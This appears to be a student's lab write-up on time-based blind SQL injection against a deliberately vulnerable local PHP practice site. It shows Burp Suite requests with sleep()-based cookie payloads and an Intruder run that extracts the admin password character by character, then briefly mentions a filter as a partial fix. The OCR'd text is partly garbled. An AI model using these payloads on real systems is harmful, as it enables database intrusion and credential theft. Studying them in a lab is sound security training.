


# SQL\_LEVEL8

lets add new idea in our program, some developers use try and catch method to avoid any error that indicate to hacker that parameter is inject ⇒ also no output is showing who we can now

- the solution in sleeping



- no message is appear now or disappear what we will do

# SHOP1

Title:bop story



bop is a toy for person called bobo and he love this toy very much , at some day this toy gone , bop become very sad . now how you can help him to hit this toy .

did you fix me problem ?

let's use payloads to git the password from table users and column user and username='admin'

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Target: https://localhost HTTP/1

**Request**

Pretty Raw Hex

```
1 GET /web/SQL_level8/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_token=ujilq8BOXfwQoZAmf and (select case when (1=1) then sleep(10) else 1 end from users where
  user='admin' and length(password)=1) - ; R4PSSSJDnaB0lqslakr760ks5ni8a7yh
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://localhost/web/SQL_level8/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: udf, 1
15 Te: trailers
16 Connection: keep-alive
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sun, 20 Apr 2025 19:15:59 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2443
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12
13 <head>
14   <title>
15     OS Injection
16   </title>
17   <meta charset="utf-8">
18   <meta name="viewport" content="width=device-width, initial-scale=1">
19   <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel="stylesheet"
20     integrity="sha384-Sg0J33Dm69Luz2Q2PvDZhwQdy64/BUTbM3v1M2B1SHZApCHFRKUC4wGK-G879m7" crossorigin="
21     anonymous">
22 </head>
23
24 <body>
25   <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
26     <div class="container-fluid">
27       <a class="navbar-brand" href="#">
28         how you can hack me
29       </a>
30       <button class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target="#navbarNav"
31         aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">
32         <span class="navbar-toggler-icon">
33           </span>
34       </button>
35       <div class="collapse navbar-collapse" id="navbarNav">
36         <ul class="nav-item">
37           <a class="nav-link active" aria-current="page" href="index.php?product_id=1">
38             Home
39           </a>
40         </li>
41         <li class="nav-item">
```

**Request**

```

1 GET /web/SQL_level8/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_token=Raj1lhq8BOXfWqDzAmf and (select case when (1=1) then sleep(10) else 1 end from users where
  user='admin' and length(password)=4) -- : P4P5S5IDena86lwe1okr760bsE5n1897Vh
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://localhost/web/SQL_level8/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Priority: u=0, i
14 Te: trailers
15 Connection: keep-alive

```

**Response**

```

1 HTTP/1.1 200 OK
2 Date: Sun, 20 Apr 2025 19:18:14 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2443
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12
13 <head>
14 <title>
15   OS Injection
16 </title>
17 <meta charset=utf-8>
18 <meta name=viewport content=width=device-width, initial-scale=1>
19 <link href=https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css rel=stylesheet
20 integrity=sha384-Sg0Ja3Dm1691UzQ2PVDfthwQrdy64/BUTbM3w1MZ8t5H2ApChFRKUC4wGK6879m7 crossorigin=
21 anonymous>
22 </head>
23
24 <body>
25 <nav class=navbar navbar-expand-lg bg-body-tertiary data-bs-theme=dark>
26   <div class=container-fluid>
27     <a class=navbar-brand href=#>
28       how you can hack me
29     </a>
30     <button class=navbar-toggler type=button data-bs-toggle=collapse data-bs-target=#navbarNav
31       aria-controls=navbarNav aria-expanded=false aria-label=Toggle navigation>
32     <span class=navbar-toggler-icon>
33     </span>
34     </button>
35     <div class=collapse navbar-collapse id=navbarNav>
36       <ul class=navbar-nav>
37         <li class=nav-item>
38           <a class=nav-link active aria-current=page href=index.php?product_id=1>
39             Home
40           </a>
41         </li>
42         <li class=nav-item>

```

**2. Intruder attack of https://localhost**

Results Positions

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response rec...	Error	Timeout	Length	Comment
30	2	h	200	10046			2728	
76	4	s	200	10046			2728	
35	3	i	200	10045			2728	
77	1	t	200	10043			2728	
0			200	10041			2728	
69	1	r	200	48			2728	
13	1	d	200	47			2728	
15	3	n	200	47			2728	
65	1	q	200	47			2728	
10	2	c	200	45			2728	
14	2	d	200	45			2728	

0 of 144


2 highlights 2 payload positions Length: 731

Memorv: 143.3MB

- the password is 'this'

## ▼ use sample payload using Burp Suite

- let's show that are not have any indicate



Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send @ Cancel < >

Target: https://localh

**Request**

Pretty Raw Hex

```

1 GET /web/SQL_level7/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_token=Pajj1Lq880xfWqDoZAmf'and(select user from users)-- ; PHPSESSID=na86LqseLokr760bs85ni8a7vh
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15 Connection: keep-alive
16
17

```

Done

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Sun, 20 Apr 2025 13:05:56 GMT
3 Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2443
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12
13 <head>
14   <title>
15     OS Injection
16   </title>
17   <meta charset=utf-8>
18   <meta name=viewport content=width=device-width, initial-scale=1>
19   <link href=https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css rel=stylesheet integrity=sha384-Sg0la30m601UzQ22PwDZhwQ-dy64/ButbMUw1M2Bt5KZApCHFR0Uc4wGkGB79m7crossorigin=anonymous>
20 </head>
21
22 <body>
23   <nav class=navbar navbar-expand-lg bg-body-tertiary data-bs-theme=dark>
24     <div class=container-fluid>
25       <a class=navbar-brand href=#>
26         how you can hack me
27       </a>
28       <button class=navbar-toggler type=button data-bs-toggle=collapse data-bs-target=#navbarNav aria-controls=navbarNav aria-expanded=false aria-label=Toggle navigation>
29         <span class=navbar-toggler-icon>
30           </span>
31       </button>
32       <div class=collapse navbar-collapse id=navbarNav>
33         <ul class=navbar-nav>
34           <li class=nav-item>
35             <a class=nav-link active aria-current=page href=index.php?product_id=1>

```

admin 0 matches

- no response here but lets use sleep function to show the injection

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send @ Cancel < >

Target: https://localh

**Request**

Pretty Raw Hex

```

1 GET /web/SQL_level7/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_token=Pajj1Lq880xfWqDoZAmf'and(select sleep(10))-- ; PHPSESSID=na86LqseLokr760bs85ni8a7vh
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15 Connection: keep-alive
16
17

```

Waiting

**Response**

Pretty Raw Hex Render

Inspector


Request attributes

Request query parameters

Request body parameters

Request cookies


Request headers



- the response will come back after 10sec
- you will show that the time in the bottom of the right is  $\Rightarrow$  10.043 ms

### ▼ stop payload by sample function

- but we can solve it with sample function , include test.php
- and use is\_here()function to indicate any character of sql injection



end : the program still have inject lets obtain that in SQL\_LEVEL9.